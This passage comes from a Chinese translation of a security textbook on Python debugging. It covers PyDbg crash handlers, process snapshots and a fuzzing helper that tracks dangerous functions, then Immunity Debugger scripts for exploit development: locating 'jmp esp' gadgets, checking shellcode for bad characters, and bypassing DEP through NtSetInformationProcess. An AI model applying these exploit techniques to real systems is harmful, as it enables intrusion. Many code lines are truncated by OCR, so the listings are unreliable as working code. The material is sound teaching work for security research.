执行 access_violation_handler.py 文件，输入测试套件的 PID.当调试器附加到进程以后，在测 试套件的终端里按任何键，接下来你应该看到和表 4-1 相似的输出。

```
python25.dll:1e071cd8 mov ecx,[eax+0x54] from thread 3376 caused ac
    EIP: 1e071cd8 mov ecx,[eax+0x54]
    EAX: 41414141 (1094795585) -> N/A
    EBX: 00b055d0 ( 11556304) -> @U`" B`Ox,`O )Xb@|V`"L{O+H]$6 (hea
    ECX: 0021fe90 ( 2227856) -> !$4|7|4|@%,\!$H8|!OGGBG)00S\o (stac
    EDX: 00a1dc60 ( 10607712) -> V0`w`W (heap)
    EDI: 1e071cd0 ( 503782608) -> N/A
    ESI: 00a84220 ( 11026976) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (he
    EBP: 1e1cf448 ( 505214024) -> enable() -> NoneEnable automa (st
    ESP: 0021fe74 ( 2227828) -> 2? BUH` 7|4|@%,\!$H8|!OGGBG) (stack
    +00: 00000000 ( 0) -> N/A
    +04: 1e063f32 ( 503725874) -> N/A
    +08: 00a84220 ( 11026976) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (
    +0c: 00000000 ( 0) -> N/A
    +10: 00000000 ( 0) -> N/A
    +14: 00b055c0 ( 11556288) -> @F@U`" B`Ox,`O )Xb@|V`"L{O+H]$ (he
disasm around:
    0x1e071cc9 int3
    0x1e071cca int3
    0x1e071ccb int3
    0x1e071ccc int3
    0x1e071ccd int3
    0x1e071cce int3
    0x1e071ccf int3
    0x1e071cd0 push esi
    0x1e071cd1 mov esi,[esp+0x8]
    0x1e071cd5 mov eax,[esi+0x4]
    0x1e071cd8 mov ecx,[eax+0x54]
    0x1e071cdb test ch,0x40
    0x1e071cde jz 0x1e071cff
    0x1e071ce0 mov eax,[eax+0xa4]
    0x1e071ce6 test eax,eax
    0x1e071ce8 jz 0x1e071cf4
    0x1e071cea push esi
    0x1e071ceb call eax
    0x1e071ced add esp,0x4
    0x1e071cf0 test eax,eax
    0x1e071cf2 jz 0x1e071cff
SEH unwind:
    0021ffe0 -> python.exe:1d00136c jmp [0x1d002040]
    ffffffff -> kernel32.dll:7c839aa8 push ebp
```

Listing 4-1：PyDbg 捕捉到的奔溃信息

输出了很多有用的信息片断。第一个部分指出了那个指令引发了访问异常以及指令在哪 个块里。这个信息可以帮助 你写出漏洞利用程序或者用静态分析工具分析问题出在哪里。 第二部分转储出了所有寄存器的值，特别有趣的是，我们将 EAX 覆盖成了 0x41414141（0x41 是大写 A 的的十六进制表示）。同样，我们看到 ESI

指向了一个由 A 组成的字符串。和 ESP+08 指向同一个地方。第三部分是在故障指令附近代码的反汇编指令。最后一块是奔溃发生时候 注册的结构化异常处理程序的列表。

用 PyDbg 构建一个奔溃处理程序就是这么简单。不仅能够自动化的处理崩溃，还能在 在事后剖析进程发生的一切。下节，我们用 PyDbg 的进程内部快照功能创建一个进 程 rewinder。

4.3 进程快照

PyDbg 提供了一个非常酷的功能，进程快照。使用进程快照的时候，我们就能够冰冻进 程，获取进程的内存数据。以后我们想要让进程回到这个时刻的状态，只要使用这个时刻的 快照就行了。

4.3.1 获得进程快照

第一步,在一个准确的时间获得一份目标进程的精确快照。为了使得快照足够精确，需 要得到所有线程以及 CPU 上下文，还有进程的整个内存。将这些数据存储起来，下次我们 需要恢复快照的时候就能用的到。

为了防止在获取快照的时候，进程的数据或者状态被修改，需要将进程挂起来，这个任 务由 suspend_all_threads()完成。挂起进程之后，可以用 process_snapshot()获取快照。快照完 成之后，用 resume_all_threads()恢复挂起的进程，让程序继续执行。当某个时刻我们需要将 进程恢复到从前的状态，简单的 process_restore()就行了。这看起来是不是太简单了？

现在新建个 snapshot.py 试验下，代码的功能就是我们输入"snap"的时候创建一个快照， 输入"restore"的时候将进程恢复到快照时的状态。

```
#snapshot.py
from pydbg import *
from pydbg.defines import *
import threading
import time
import sys
class snapshotter(object):
    def init (self,exe_path):
        self.exe_path = exe_path
        self.pid = None
        self.dbg = None
        self.running = True
        # Start the debugger thread, and loop until it sets the PID
        # of our target process
        pydbg_thread = threading.Thread(target=self.start_debugger)
        pydbg_thread.start()
        while self.pid == None:
            time.sleep(1)
        # We now have a PID and the target is running; let's get a
        # second thread running to do the snapshots
        monitor_thread = threading.Thread(target=self.monitor_debug
        monitor_thread.start()
    def monitor_debugger(self):
        while self.running == True:
            input = raw_input("Enter: 'snap','restore' or 'quit'")
            input = input.lower().strip()
            if input == "quit":
                print "[*] Exiting the snapshotter."
                self.running = False self.dbg.terminate_process()
            elif input == "snap":
                print "[*] Suspending all threads." self.dbg.suspen
                print "[*] Obtaining snapshot."
                self.dbg.process_snapshot()
                print "[*] Resuming operation."
                self.dbg.resume_all_threads()
            elif input == "restore":
                print "[*] Suspending all threads." self.dbg.suspen
                print "[*] Restoring snapshot."
                self.dbg.process_restore()
                print "[*] Resuming operation."
                self.dbg.resume_all_threads()
    def start_debugger(self): self.dbg = pydbg()
        pid = self.dbg.load(self.exe_path)
        self.pid = self.dbg.pid
        self.dbg.run()
        exe_path = "C:\\WINDOWS\\System32\\calc.exe"
snapshotter(exe_path)
```

那么第一步就是在调试器内部创建一个新线程，并用此启动目标进程。通过使用分开的线程，就能将被调试的进程和调试器的操作分开，这样我们输入不同的快照命令进行操作的 时候，就不用强迫被调试进程暂停。当创建新线程的代码返回了有效的 PID，我们就创建另 一个线程，接受我们输入的调试命令。之后这个线程根据我们输入的命令决定不同的操作（快 照，恢复快照，结束程序）。

我们之所以选择计算器作为例子，是因为通过操作图形界面 ，可以更清晰的看到，快 照的作用。先在计算器里输入一些数据，然后在终端里输入"snap"进行快照,之后再在计算器 里进行别的操作。最后就当的输入"restore"，你将看到，计算器回到了最初时快照的状态。 使用这种方法我们能够将进程恢复到任意我们希望的状态。

现在让我们将所有的新学的 PyDbg 知识，创建一个 fuzz 辅助工具，帮助我们找到软件 的漏洞，并自动处理奔溃事件。

4.3.2 组合代码

我们已经介绍了一些 PyDbg 非常有用的功能，接下来要构建一个工具用来根除应用程 序中出现的可利用的漏洞。在我们平常的开发过程中，有些函数是非常危险的，很容易造成 缓冲区溢出，字符串问题，以及内存出错，对这些函数需要重点关注。

工具将定位于危险函数，并跟踪它们的调用。当我们认为函数被危险调用了，就将 4 堆栈中的 4 个参数接触引用，弹出栈，并且在函数产生溢出之前对进程快照。如果这次访问 违例了，我们的脚本将把进程恢复到，函数被调用之前的快照。并从这开始，单步执行，同 时 反 汇 编 每 个 执 行 的 代 码 ， 直 到 我 们 也 抛 出 了 访 问 违 例 ， 或 者 执 行 完 了 MAX_INSTRUCTIONS（我们要监视的代码数量）。无论什么时候当你看到一个危险的函数 在处理你输入的数据的时候，尝试操作数据 crash 数据都似乎值得。这是创造出我们的漏洞 利用程序的第一步。

开动代码，建立 danger_track.py，输入下面的代码。

```
#danger_track.py
from pydbg import *
from pydbg.defines import *
import utils
# This is the maximum number of instructions we will log
# after an access violation MAX_INSTRUCTIONS = 10
# This is far from an exhaustive list; add more for bonus points da
    "strcpy" : "msvcrt.dll",
    "strncpy" : "msvcrt.dll",
    "sprintf" : "msvcrt.dll", "vsprintf": "msvcrt.dll"
}
dangerous_functions_resolved = {}
crash_encountered = False
instruction_count = 0
def danger_handler(dbg):
    # We want to print out the contents of the stack; that's about
    # Generally there are only going to be a few parameters, so we
    # take everything from ESP to ESP+20, which should give us enou
    # information to determine if we own any of the data esp_offset
```

```
    print "[*] Hit %s" % dangerous_functions_resolved[dbg.context.E
    print "=================================================================
    while esp_offset <= 20:
        parameter = dbg.smart_dereference(dbg.context.Esp + esp_off
        print "[ESP + %d] => %s" % (esp_offset, parameter)
        esp_offset += 4
    print "=================================================================
    dbg.suspend_all_threads()
    dbg.process_snapshot()
    dbg.resume_all_threads()
    return DBG_CONTINUE
def access_violation_handler(dbg):
    global crash_encountered
    # Something bad happened, which means something good happened
    # Let's handle the access violation and then restore the proces
    # back to the last dangerous function that was called
    if dbg.dbg.u.Exception.dwFirstChance:
        return DBG_EXCEPTION_NOT_HANDLED
    crash_bin = utils.crash_binning.crash_binning()
    crash_bin.record_crash(dbg)
    print crash_bin.crash_synopsis()
    if crash_encountered == False:
        dbg.suspend_all_threads()
        dbg.process_restore()
        crash_encountered = True
    # We flag each thread to single step
        for thread_id in dbg.enumerate_threads():
            print "[*] Setting single step for thread: 0x%08x" % th
        h_thread = dbg.open_thread(thread_id)
        dbg.single_step(True, h_thread)
        dbg.close_handle(h_thread)
    # Now resume execution, which will pass control to our
    # single step handler
    dbg.resume_all_threads()
    return DBG_CONTINUE
    else:
        dbg.terminate_process()
    return DBG_EXCEPTION_NOT_HANDLED
def single_step_handler(dbg):
    global instruction_count
    global crash_encountered
    if crash_encountered:
        if instruction_count == MAX_INSTRUCTIONS:
            dbg.single_step(False)
            return DBG_CONTINUE
        else:
            # Disassemble this instruction
            instruction = dbg.disasm(dbg.context.Eip)
            print "#%d\t0x%08x : %s" % (instruction_count,dbg.conte
            instruction_count += 1
            dbg.single_step(True)
            return DBG_CONTINUE
dbg = pydbg()
```

```
pid = int(raw_input("Enter the PID you wish to monitor: "))
dbg.attach(pid)
# Track down all of the dangerous functions and set breakpoints
for func in dangerous_functions.keys():
    func_address = dbg.func_resolve( dangerous_functions[func],func
    print "[*] Resolved breakpoint: %s -> 0x%08x" % ( func, func_ad
    dbg.bp_set( func_address, handler = danger_handler )
    dangerous_functions_resolved[func_address] = func
dbg.set_callback( EXCEPTION_ACCESS_VIOLATION, access_violation_hand
dbg.set_callback( EXCEPTION_SINGLE_STEP, single_step_handler )
dbg.run()
```

通过之前对 PyDbg 的诸多讲解，这段代码应该看起来不那么难了吧。测试这个脚本的 最好方法，就是运行一个有漏洞价格的程序，然后让脚本附加到进程，和程序交互，尝试 crash 程序。

我们已经对 PyDbg 有了一定的了解，不过这只是它强大功能的一部分，还有更多的东 西，需要你自己去挖掘。再好的东西也满足不了那些"懒惰"的 hacker。PyDbg 固然强大，方 便的扩展，自动化调试。不过每次要完成任务的时候，都要自己动手编写代码。接下来介绍 的 Immunity Debugger 弥补了这点，完美的结合了图形化调试和脚本调试。它能让你更懒， 哈。让我们继续。

5 IMMUNITY----最好的调试器

到目前为止我们已经创建了自己的调试器，还学会了对 PyDbg 的使用。是时候研究下 IMMUNITY 了。IMMUNITY 除了拥有完整的用户界面外，还拥有强大的 Python 库，使得它处 理漏洞挖掘，exploit 开发，病毒分析之类的工作变得非常简单。 IImmunity 很好的结合了动态调试和静态分析。还有纯 Python 图形算法实现的绘图函数。接下来让我们深入学习 Immunity 的使用，进一步的研究 exploit 的开发和病毒调试中的 bypass 技术。

5.1 安装 Immunity 调试器

Immunity 调试器提供了自由发行的版本，可以由 http://debugger.immunityinc.com/ 下载。 下载 后的可执行程序包含了，依赖的文件，包括 python2.5。网速不行的同学下载国内的修 改版。

5.2 Immunity Debugger 101

在研究强大的 immlib 库之前，先看下 Immunity 的界面。




图 5-1:Immunity 调试器主界面

调试器界面被分成 5 个主要的块。左上角是 CPU 窗口，显示了正在处理的代码的反汇编指令。右上角是寄存器窗口，显示所有通用寄存器。左下角是内存窗口，以十六进制的形式显示任何被选中的内存快。右下角是堆栈窗口，显示调用的堆栈和解码后的函数参数（任何原生的 API 调用）。最底下白色的窗口是命令栏，你能够像 WindDbg 一样使用命令控制调试器，或者执行 PyCommands。

5.2.1 PyCommands

在 Immunity 中执行 Python 的方法即使用 PyCommands。PyCommands 就是一个个 python 脚本文件，存放在 Immunity 安装目录的 PyCommands 文件夹里。每个 python 脚本都执行一个任务（hooking，静态分析等待），相当于一个 PyCommand。每个 PyCommand 都有一个特定的结构。以下就是一个基础的模型:

```
from immlib import *
def main(args):
    # Instantiate a immlib.Debugger instance
    imm = Debugger()
    return "[*] PyCommand Executed!"
```

PyCommand 有两个必备条件。一个 main()函数，只接收一个参数（由所有参数组成的 python 列表）。另一个必备条件是在函数执行完成的时候必须返回一个字符串，最后更新在 调试器主界面的状态栏。执行命令之前必须在命令前加一个感叹号。

```
!<scriptname>
```

5.2.2 PyHooks

Immunity 调试器包含了 13 总不同类型的 hook。每一种 hook 都能单独实现，或者嵌入 PyCommand。

`BpHook/LogBpHook`

当一个断点被触发的时候，这种 hook 就会被调用。两个 hook 很相似，除了 BpHook 被 触发的时候，会停止被调试的进程，而 LogBpHook 不会停止被调试的进程。

`AllExceptHook`

所有的异常的都会触发这个 hook。

`PostAnalysisHook`

在一个模块被分析完成的时候，这种 hook 就会被触发。这非常有用，当你在在模块分 析完成后需要进一步进行静态分析的时候。记住，在用 immlib 对一个模块进行函数和基础 块的解码之前必须先分析这个模块。

`AccessViolationHook`

这个 hook 由访问违例触发。常用于在 fuzz 的时候自动化捕捉信息。

`LoadDLLHook/UnloadDLLHook`

当一个 DLL 被加载或者卸载的时候触发。

`CreateThreadHook/ExitThreadHook`

当一个新线程创建或者销毁的时候触发。

`CreateProcessHook/ExitProcessHook`

当目标进程开始或者结束的时候触发。

`FastLogHook/STDCALLFastLogHook`

这两种 hook 利用一个汇编跳转，将执行权限转移到一段 hook 代码用以记录特定的寄存 器，和内存数据。当函数被频繁的调用的时候这种 hook 非常有用；第六章将详细讲解。

以下的 LogBpHook 例子代码块能够作为 PyHook 的模板。

```
from immlib import *
class MyHook( LogBpHook ):
    def init ( self ):
        LogBpHook. init ( self )
    def run( regs ):
        # Executed when hook gets triggered
```

我们重载了 LogBpHook 类，并且建立了 run()函数（必须）。当 hook 被触发的时候，所 有的 CPU 寄存器，以及指令都将被存入 regs，此时我们就可以修改它们了。regs 是一个字 典，如下访问相应寄存器的值：

```
regs["ESP"]
```

hook 可以定义在 PyCommand 里，随时调用。也可以写成脚本放入 PyHooks 目录。每 次启动 Immunity 都会制动加载这些目录。接下来看些实例。

5.3 Exploit 开发

发现漏洞只是一个开始，在你完成利用程序之前，还有很长的一段路要走。不过 Immunity 专门为了这项任务做了许多专门的设计，相信能帮你减少不少的痛苦。接下来我们要开发一些 PyCommands 以加速 exploit 的开发。这些 PyCommands 要完成的功能包括，找到特定的指令将执行权限转移到 shellcode，当编码 shellcode 的时候判断是否有需要过滤的有害字符。我们还将用 PyCommand 命令!findantidep 绕过 DEP（软件执行保护）。

5.3.1 找出友好的利用指令

在获得 EIP 的控制权之后，你就要将执行权限转移到 shellcode。典型的方式就是，你用一个寄存器指向你的 shellcode。你的工作就是在可执行的代码里或者在加载的模块里找到跳转到寄存器的代码。Immunity 提供的搜索接口使这项工作变得很简单，它将贯穿整个程序寻找需要的代码。接下来就试验下。

```
# findinstruction.py
from immlib import *
def main(args):
    imm = Debugger()
    search_code = " ".join(args)
    search_bytes = imm.Assemble( search_code )
    search_results = imm.Search( search_bytes )
    for hit in search_results:
        # Retrieve the memory page where this hit exists
        # and make sure it's executable
        code_page = imm.getMemoryPagebyAddress( hit )
        access = code_page.getAccess( human = True )
        if "execute" in access.lower():
        imm.log( "[*] Found: %s (0x%08x)" % ( search_code, hit ), a
    return "[*] Finished searching for instructions, check the Log
```

我们先转化要搜索的代码（记得内存中可是没有汇编指令的），然后通过 Search() 方法在整个程序的内存空间中包含这个指令的地址。在返回的地址列表中，找到每个地址所属的页。接着确认页面是可执行的。每找到一个符合上面条件的就打印到记录窗口。在调试器的命令栏里执行如下格式的命令。

```
!findinstruction <instruction to search for>
```

脚本运行后输入以下测试参数，

```
!findinstruction jmp esp
```

输出将类似图 5-2

```
769D21EF [*] Found: jmp esp (0x769d21ef)
769EAAF6 [*] Found: jmp esp (0x769eaaf6)
769ED099 [*] Found: jmp esp (0x769ed099)
77F7F02F [*] Found: jmp esp (0x77f7f02f)
77FAB117 [*] Found: jmp esp (0x77fab117)
77FE24F3 [*] Found: jmp esp (0x77fe24f3)
7E45B0E0 [*] Found: jmp esp (0x7e45b0e0)
77156412 [*] Found: jmp esp (0x77156412)
7C9C2633 [*] Found: jmp esp (0x7c9c2633)
7CA76989 [*] Found: jmp esp (0x7ca76989)
7CB3E592 [*] Found: jmp esp (0x7cb3e592)
7CB558CD [*] Found: jmp esp (0x7cb558cd)
76B43AE0 [*] Found: jmp esp (0x76b43ae0)
77E8512E [*] Found: jmp esp (0x77e8512e)
77DF2740 [*] Found: jmp esp (0x77df2740)
77E11C2B [*] Found: jmp esp (0x77e11c2b)
77E3762B [*] Found: jmp esp (0x77e3762b)
77E383ED [*] Found: jmp esp (0x77e383ed)
!findinstruction jmp esp
[*] Finished searching for instructions, check the Log window.
```

图 5-2 !findinstruction PyCommand 的输出

现在我们已经有了一个地址列表，这些地址都能使我们的 shellcode 运行起来（前提你 的 shellcode 地址放在 ESP 中）。每个利用程序都有些许差别，但我们现在已经有了一个能够 快输寻找指令地址的工具，很好很强大。

5.3.2 过滤有害字符

当你发送一段漏洞利用代码到目标系统，由于字符的关系，shellcode 也许没办法执行。 举个例子，如果我们从一个 strcpy()调用中发现了缓冲区溢出，我们的利用代码就不能包含 NULL 字 符(0x00).因 为 strcpy() 一 遇到 NULL 字 符就会停止拷贝数据。因此，就需要 将 shellcode 编码，在目标内存执行后再解码。然而，始终有各种原因导致 exploit 编写失败。比如程序中有多重的字符编码，或者被漏洞程序进行了各种意想不 到的处理，这下你就得哭了。

一般情况下，如果你获得了 EIP 的控制权限，然后 shellcode 抛出访问为例或者 crash 目 标，接着完成自己的伟大使命（反弹后门，转到另一个进程继续破坏，别的你能想得到的脏 活累活）。在这之前，最重要的事就是确认 shellcode 被准确的复制到内存。Immunity 使 的这项工作更容易。图 5-3 显示了溢出之后的堆栈。

```
Registers (FPU)
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000000
ESP 00AEFD48
EBP 00AEFDA0
ESI 7C80929C kernel32.GetTickCount
EDI 00AEFE48

EIP 00AEFD4A

ESP ==>  CCCCCCCC
ESP+4    EB5F03EB
ESP+8    FFF8E805
ESP+C    C933FFFF
ESP+10   478D87B1
ESP+14   28E8833A
ESP+18   3780C787
ESP+1C   FAE247FE
ESP+20   7D1B77AB
ESP+24   FE16AE12
ESP+28   A5FEFEFE
ESP+2C   127D2277
ESP+30   FE1A7FDE
ESP+34   73010101
ESP+38   FEFEA07D
ESP+3C   0194AEFE
ESP+40   FEDB779A
ESP+44   7DFEFEFE
ESP+48   779AF23A
ESP+4C   FEFEFADB
ESP+50   F2127DFE
ESP+54   F6DB779A
ESP+58   CFFEFEFE
ESP+5C   8A6D7508
ESP+60   75FEFEFE
ESP+64   FEFE8675
ESP+68   C7F875FE
ESP+6C   75F78B3F
ESP+70   3CC7FAB8
ESP+74   FD15FC8B
ESP+78   731015B8
ESP+7C   08CFF6B8
ESP+80   FECB779A
ESP+84   01FEFEFE
ESP+88   DABA752E
ESP+8C   FE5EFBF2
ESP+90   C675FEFE
ESP+94   EEFE397F
ESP+98   C677FEFE
ESP+9C   C43D3ECF
ESP+A0   D4CDD1CC
ESP+A4   20D1CECA
```

Figure 5-3: 溢出之后 Immunity 栈窗口

如你所见，EIP 当前的值和 ESP 的一样。4 个字节的 0xCC 将使调试器简单的停止工作， 就像设置了在这里设置了断点（ 0xCC 和 INT3 的指令一样）。紧接着 4 个 INT3 指令，在 ESP+0x4 是 shellcode 的开始。我们将 shellcode 进行简单的 ASCII 编码，然后一个字节一个 字节的比较内存中的 shellcode 和我们发送 shellcode 有无差别，如果有一个字符不一样，说 明它没有通过软件的过滤。在之后的攻击总就必须将这个有害的字符加入 shellcode 编码中。

你能够从 CANVAS，Metasploit,或者你自己的制造的 shellcode。新建 badchar.py 文件， 输入以下代码。

```
#badchar.py
from immlib import *
def main(args):
    imm = Debugger()
    bad_char_found = False
    # First argument is the address to begin our search
    address = int(args[0],16)
    # Shellcode to verify
    shellcode = "<<COPY AND PASTE YOUR SHELLCODE HERE>>"
    shellcode_length = len(shellcode)
    debug_shellcode = imm.readMemory( address, shellcode_length ) c
    imm.log("Address: 0x%08x" % address)
    imm.log("Shellcode Length : %d" % length)
    imm.log("Attack Shellcode: %s" % canvas_shellcode[:512])
    imm.log("In Memory Shellcode: %s" % id_shellcode[:512])
    # Begin a byte-by-byte comparison of the two shellcode buffers
    count = 0
    while count <= shellcode_length:
        if debug_shellcode[count] != shellcode[count]:
            imm.log("Bad Char Detected at offset %d" % count)
            bad_char_found = True
            break
        count += 1
    if bad_char_found:
        imm.log("[***** | |] ")
        imm.log("Bad character found: %s" % debug_shellcode[count]
        imm.log("Bad character original: %s" % shellcode[count])
        imm.log("[***** | |] ")
    return "[*] !badchar finished, check Log window."
```

在这个脚本中，我们只是从 Immunity 库中调用了 readMemory()函数。剩下的脚本只是 简单的字符串比较。现在你需要将你的 shellcode 做 ASCII 编码(如果你有字节 0xEB 0x09， 编码后后你的字符串将看着像 EB09），将代码贴入脚本，并且如下运行：

```
!badchar <Address to Begin Search>
```

在我们前面的例子中，我们将从 ESP+0x4 地址 (0x00AEFD4C) 寻找，所以要在 PyCommand 执行如下命令:

```
!badchar 0x00AEFD4c
```

我们的脚本在发现危险字符串的时候将立刻发出警戒，由此大大减少花在调试 shellcode 崩溃时间。

5.3.3 绕过 windows 的 DEP

DEP 是一种在 windows(XP SP2, 2003, Vista)下实现的的安全保护机制，用来防止代码 在栈或者堆上执行。这能阻止非常多的漏洞利用代码运行，因为大多的 exploit 都会把 shellcode 放在堆栈上。然而有一个技巧能巧妙的绕过 DEP，利用微软未公布的 API 函数 NtSetInformationProcess()。它能够阻止进程的 DEP 保护，将程序的执行权限转移到 shellcode。 Immunity 调试器提供了一个 PyCommand 命令 findantidep.py 能够很容易找到 DEP 的地址。让我们看一看这个 very very nice 的函数。

```
NTSTATUS NtSetInformationProcess(
    IN HANDLE hProcessHandle,
    IN PROCESS_INFORMATION_CLASS ProcessInformationClass,
    IN PVOID ProcessInformation,
    IN ULONG ProcessInformationLength
);
```

为了使进程的 DEP 保护失效，需要将 NtSetInformationProcess()的 ProcessInformationClass 函数设置成 ProcessExecuteFlags (0x22)，将 ProcessInformation 参数 设置 MEM_EXECUTE_OPTION_ENABLE (0x2)。问题是在 shellcode 中调用这个函数将会出 现 NULL 字符。解决的方法是找到一个正常调用了 NtSetInformationProcess()的函数，再将 我们的 shellcode 拷贝到这个函数里。已经有一个已知的点就在 ntdll.dll 里。使用 Immunity 反汇编 ntdll.dll 找出这个地址。

```
7C91D3F8 . 3C 01 CMP AL,1
7C91D3FA . 6A 02 PUSH 2
7C91D3FC . 5E POP ESI
7C91D3FD . 0F84 B72A0200 JE ntdll.7C93FEBA
...
7C93FEBA > 8975 FC MOV DWORD PTR SS:[EBP-4],ESI
7C93FEBD .^E9 41D5FDFF JMP ntdll.7C91D403
...
7C91D403 > 837D FC 00 CMP DWORD PTR SS:[EBP-4],0
7C91D407 . 0F85 60890100 JNZ ntdll.7C935D6D
...
7C935D6D > 6A 04 PUSH 4
7C935D6F . 8D45 FC LEA EAX,DWORD PTR SS:[EBP-4]
7C935D72 . 50 PUSH EAX
7C935D73 . 6A 22 PUSH 22
7C935D75 . 6A FF PUSH -1
7C935D77 . E8 B188FDFF CALL ntdll.ZwSetInformationProcess
```

上面的代码就是调用 NtSetInformationProces 的必要过程。首先比较 AL 和 1，把 2 弹入 ESI，紧接着是条件跳转到 0x7C93FEBA。在这里将 ESI 拷贝进栈 EBP-4（记得 ESI 始终是 2）。接着非条件跳转到 7C91D403。在这里将确认堆栈 EBP-4 的值非零。非零则跳转 到 0x7C935D6D。从这里开始变得有趣，4 被第一个压入栈，EBP-4（始终是 2!）被加载进 EAX， 然后压入栈，接着 0x22 被压入，最后-1

被压入（-1 表示禁止当前进程的 DEP）。剩下调用 ZwSetInformationProcess（NtSetInformationProcess 的别称）。上面的代码完成的功能相当于 下面的函数调用：

```
NtSetInformationProcess( -1, 0x22, 0x2, 0x4 )
```

Perfect！这样进程的 DEP 就被取消了。在这之前有两项是必须注意的。第一 exploit 代 码得和地址 0x7C91D3F8 结合。第二执行到 0x7C91D3F8 之前，确保 AL 设置成 1.一旦满 足了这些条件，我们就能通过 JMP ESP 将控制权转移给我们的 shellcode。现在回顾三个必 须的地址：

一个地址将 AL 设置成 1 然后返回。 一个地址作为一连串反 DEP 代码的首地址。 一个地址将执行权限返回到我们 shellcode

在平常你需要手工的获取这些地址，不过 Immunity 提供了 findantidep.py 辅助我们完成 这项 。最后你将得到一个 exploit 字符串，将它与你自己的 exploit 结合，就能够使用了。接 下来看看 findantidep.py 代码，接下来将会使用它进行测试。

```
# findantidep.py
import immlib
import immutils
def tAddr(addr):
    buf = immutils.int2str32_swapped(addr)
    return "\\x%02x\\x%02x\\x%02x\\x%02x" % ( ord(buf[0]) ,
        ord(buf[1]), ord(buf[2]), ord(buf[3]) )
DESC="""Find address to bypass software DEP"""
def main(args):
    imm=immlib.Debugger()
    addylist = []
    mod = imm.getModule("ntdll.dll")
    if not mod:
        return "Error: Ntdll.dll not found!"
    # Finding the First ADDRESS ret = imm.searchCommands("MOV AL,1\
    if not ret:
        return "Error: Sorry, the first addy cannot be found"
    for a in ret:
        addylist.append( "0x%08x: %s" % (a[0], a[2]) )
    ret = imm.comboBox("Please, choose the First Address [sets AL t
    firstaddy = int(ret[0:10], 16)
    imm.Log("First Address: 0x%08x" % firstaddy, address = firstadd
    # Finding the Second ADDRESS ret = imm.searchCommandsOnModule(
    POP ESI\n" )
    if not ret:
        return "Error: Sorry, the second addy cannot be found"
    secondaddy = ret[0][0]
    imm.Log( "Second Address %x" % secondaddy , address= secondaddy
    # Finding the Third ADDRESS ret = imm.inputBox("Insert the Asm
    ret = imm.searchCommands(ret)
    if not ret:
        return "Error: Sorry, the third address cannot be found"
    addylist = []
    for a in ret:
        addylist.append( "0x%08x: %s" % (a[0], a[2]) )
    ret = imm.comboBox("Please, choose the Third return Address [ju
    thirdaddy = int(ret[0:10], 16)
    imm.Log( "Third Address: 0x%08x" % thirdaddy, thirdaddy )
    imm.Log( 'stack = "%s\\xff\\xff\\xff\\xff%s\\xff\\xff\\xff\\xff
        ( tAddr(firstaddy), tAddr(secondaddy), tAddr(thirdaddy) ) 
```

首先寻找指令"MOV AL,1\nRET",然后在地址列表中选择一个。接着在 ntdll.dll 里搜索反 DEP 代码。第三步寻找将执行权限转移给 shellcode 的代码，这个代码有用户输入，最后在 结果中挑一个。结果答应在 Log 窗口。图 5-4 到 5-6 就是整个流程。




Figure 5-4: 第一步，选择一个地址，并设置 AL 为 1




Figure 5-5:输入需要搜索的指令



Figure 5-6: 选择一个返回地址

最后看到的输出 i 结果如下:

```
stack = "\x75\x24\x01\x01\xff\xff\xff\xff\x56\x31\x91\x7c\xff\xff\x
```

